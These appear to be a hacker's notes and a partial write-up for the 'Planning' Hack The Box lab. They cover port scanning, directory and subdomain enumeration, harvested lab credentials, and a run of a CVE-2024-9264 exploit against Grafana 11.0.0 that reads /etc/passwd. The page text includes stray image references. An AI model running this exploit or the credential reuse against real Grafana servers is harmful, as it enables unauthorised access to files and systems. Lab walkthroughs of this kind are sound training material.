credentials

planning.htb
my ip:10.10.14.137
target ip:10.10.11.68

Machine Information
As is common in real life pentests, you will start the Planning box with credentials for the following account: admin / 0D5oT70Fq13EvB5r

MAIL:
info@planning.htb


GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
GF_SECURITY_ADMIN_USER=enzo

P4ssw0rdS0pRi0T3c


6bbd2edd1158252cb3cdcfd55da568cb

report

planning.htb
my ip:10.10.14.137
target ip:10.10.11.68




```
→ Downloads nmap -p 22,80 -A -T4 $IP
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-11 12:18 EDT
Nmap scan report for 10.10.11.68
Host is up (0.012s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://planning.htb/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (99%), Linux 4.15 - 5.8 (95%), Linux 5.0 - 5.4 (95%), Linux 5.3 - 5.4 (95%), Linux 5.0 - 5.
5 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 2.6.32 (94%), HP P200
0 G3 NAS device (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   12.08 ms 10.10.14.1
2   12.17 ms 10.10.11.68

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.06 seconds
→ Downloads
```




```
➜  Downloads dirsearch -u planning.htb -x 404
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See htt
ps://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Downloads/reports/_planning.htb/_25-05-11_12-25-07.txt

Target: http://planning.htb/

[12:25:07] Starting:
[12:25:07] 301 -  178B  - /js  ->  http://planning.htb/js/
[12:25:11] 200 -   12KB - /about.php
[12:25:22] 200 -   10KB - /contact.php
[12:25:22] 301 -  178B  - /css  ->  http://planning.htb/css/
[12:25:26] 301 -  178B  - /img  ->  http://planning.htb/img/
[12:25:27] 403 -  564B  - /js/
[12:25:28] 301 -  178B  - /lib  ->  http://planning.htb/lib/
[12:25:28] 403 -  564B  - /lib/

Task Completed
```

Directory enumeration gives us nothing. Lets try to enumerate subdomain.

These are all the field user can interact with the website.






Enroll to the Course

Full Name

Email

Phone Number



Our Location
59 Street, New York, USA

Call Us
+077 345 67890

Email Us
info@planning.htb

NEED HELP?

Send Us A Message


Your Name

Your Email

Subject


Message

```
ffuf -u http://planning.htb/ -w /usr/share/wordlists/subdomains-top1million-20000.txt -H
"Host:FUZZ.planning.htb"  -mc 200
```




```
→ wordlists ffuf -u http://planning.htb/ -w /usr/share/wordlists/bitquark-subdomains-top100000.txt -H "Host:FUZZ.planning.h
tb"  -fs 178

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://planning.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.planning.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

grafana                 [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 16ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

we find via subdomain enumeration a grafana service.




Welcome to Grafana

we can use the provided credentials to login.



Grafana v11.0.0 (83b9528bce)


looking at the version, we found a working CVE.



```
[Errno 111] Connection refused'))
(.venv) ➜  CVE-2024-9264 git:(main) python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r  -f /etc/passwd  http://grafana.pl
anning.htb
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Reading file: /etc/passwd
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/etc/passwd'):
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
grafana:x:472:0::/home/grafana:/usr/sbin/nologin
